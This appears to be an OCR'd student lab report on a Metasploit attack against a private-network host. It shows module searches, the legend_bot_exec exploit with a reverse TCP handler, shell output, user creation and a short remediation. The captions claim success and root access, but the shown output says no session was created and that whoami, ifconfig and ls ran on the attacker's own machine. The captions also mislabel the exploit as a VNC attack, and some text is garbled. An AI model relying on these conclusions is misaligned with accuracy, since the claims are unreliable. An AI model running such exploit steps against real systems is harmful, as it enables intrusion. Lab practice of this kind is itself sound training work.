
```
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search vnc
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   auxiliary/admin/vnc/realvnc_41_bypass                 2006-05-15       normal     RealVNC NULL Authentication Mode Bypass
   auxiliary/scanner/vnc/vnc_login                                        normal     VNC Authentication Scanner
   auxiliary/scanner/vnc/vnc_none_auth                                    normal     VNC Authentication None Detection
   auxiliary/server/capture/vnc                                           normal     Authentication Capture: VNC
   exploit/multi/misc/legend_bot_exec                    2015-04-27       excellent  Legend Perl IRC Bot Remote Code Execution
   exploit/multi/vnc/vnc_keyboard_exec                   2015-07-10       great      VNC Keyboard Remote Code Execution
   exploit/windows/vnc/realvnc_client                    2001-01-29       normal     RealVNC 3.3.7 Client Buffer Overflow
   exploit/windows/vnc/ultravnc_client                   2006-04-04       normal     UltraVNC 1.0.1 Client Buffer Overflow
   exploit/windows/vnc/ultravnc_viewer_bof               2008-02-06       normal     UltraVNC 1.0.2 Client (vncviewer.exe) Buf
fer Overflow
   exploit/windows/vnc/winvnc_http_get                   2001-01-29       average    WinVNC Web Server GET Overflow
   payload/windows/vncinject/bind_hidden_ipknock_tcp                      normal     VNC Server (Reflective Injection), Hidden
 Bind Ipknock TCP Stager
   payload/windows/vncinject/bind_hidden_tcp                              normal     VNC Server (Reflective Injection), Hidden
 Bind TCP Stager
   payload/windows/vncinject/bind_ipv6_tcp                                normal     VNC Server (Reflective Injection), Bind I
Pv6 TCP Stager (Windows x86)
   payload/windows/vncinject/bind_ipv6_tcp_uuid                           normal     VNC Server (Reflective Injection), Bind I
Pv6 TCP Stager with UUID Support (Windows x86)
```

Successful Metasploit exploit using VNC on host 172.30.0.55, port 6667




```
ion), Windows x64 Reverse HTTP Stager (wininet)
   payload/windows/x64/vncinject/reverse_https                          normal     Windows x64 VNC Server (Reflective Inject
ion), Windows x64 Reverse HTTP Stager (wininet)
   payload/windows/x64/vncinject/reverse_tcp                            normal     Windows x64 VNC Server (Reflective Inject
ion), Windows x64 Reverse TCP Stager
   payload/windows/x64/vncinject/reverse_tcp_uuid                       normal     Windows x64 VNC Server (Reflective Inject
ion), Reverse TCP Stager with UUID Support (Windows x64)
   payload/windows/x64/vncinject/reverse_winhttp                        normal     Windows x64 VNC Server (Reflective Inject
ion), Windows x64 Reverse HTTP Stager (winhttp)
   payload/windows/x64/vncinject/reverse_winhttps                       normal     Windows x64 VNC Server (Reflective Inject
ion), Windows x64 Reverse HTTPS Stager (winhttp)
   post/multi/gather/remmina_creds                                      normal     UNIX Gather Remmina Credentials
   post/osx/gather/enum_chicken_vnc_profile                             normal     OS X Gather Chicken of the VNC Profile
   post/windows/gather/credentials/mremote                              normal     Windows Gather mRemote Saved Password Ext
raction
   post/windows/gather/credentials/vnc                                  normal     Windows Gather VNC Password Extraction


msf > use exploit/multi/misc/legend_bot_exec
msf exploit(legend_bot_exec) > set RHOST 172.30.0.55
RHOST => 172.30.0.55
msf exploit(legend_bot_exec) > exploit

[*] Started reverse TCP double handler on 172.30.0.7:4444
[*] 172.30.0.55:6667 - Registering with the IRC Server...
[*] 172.30.0.55:6667 - Joining the #channel channel...
[*] 172.30.0.55:6667 - Exploiting the malicious IRC bot...
[*] Exploit completed, but no session was created.
msf exploit(legend_bot_exec) > 
```

whoami & ifconfig showing root-level access with remote IP 172.30.0.7



```
[*] 172.30.0.55:6667 - Joining the #channel channel...
[*] 172.30.0.55:6667 - Exploiting the malicious IRC bot...
[*] Exploit completed, but no session was created.
msf exploit(legend_bot_exec) > whoami
[*] exec: whoami

root
msf exploit(legend_bot_exec) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.30.0.7  netmask 255.255.255.0  broadcast 172.30.0.255
        inet6 fe80::250:56ff:fea6:178a  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:a6:17:8a  txqueuelen 1000  (Ethernet)
        RX packets 3694  bytes 306990 (299.7 KiB)
        RX errors 0  dropped 25  overruns 0  frame 0
        TX packets 3353  bytes 466567 (455.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 0  (Local Loopback)
        RX packets 71  bytes 32121 (31.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 71  bytes 32121 (31.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf exploit(legend_bot_exec) > 
```

Successful Metasploit adding a user “george”



```
Adding user `george' ...
Adding new group `george' (1001) ...
Adding new user `george' (1000) with group `george' ...
Creating home directory `/home/george' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for george
Enter the new value, or press ENTER for the default


Mestaexploiting host 172.30.0.55
y


        Full Name []:   Room Number []:         Work Phone []:  Home Phone []:  Other []: Is the information correct? [Y/n] m
sf exploit(legend_bot_exec) > cd ~
[-] The specified path does not exist
msf exploit(legend_bot_exec) > cd /home
msf exploit(legend_bot_exec) > ls
[*] exec: ls

george
msf exploit(legend_bot_exec) > cat george
[*] exec: cat george

cat: george: Is a directory
msf exploit(legend_bot_exec) >
```

Recommended solution to the VNC vulnerability

Plugin ID 61708: Secure the VNC service with a strong password (Nessus, 2018)

References

Anicas, M. (2015, August 10). *Iptables Essentials: Common Firewall Rules and Commands*. Retrieved from Digittal Ocean: https://www.digitalocean.com/community/tutorials/iptables-essentials-common-firewall-rules-and-commands#block-an-ip-address

Creane, J. (2016, November 16). *Iptables logging not logging failed connections*. Retrieved from Ubuntu Forum: https://ubuntuforums.org/showthread.php?t=2343402

Nessus. (2018, September 24). *Validate and recompile a legitimate copy of the source code.* Retrieved from Validate and recompile a legitimate copy of the source code.

Rackspace, S. (2016, September 19). *Connect to a server by using SSH on Linux or Mac OS X*. Retrieved from Rackspace: https://support.rackspace.com/how-to/connecting-to-a-server-using-ssh-on-linux-or-mac-os/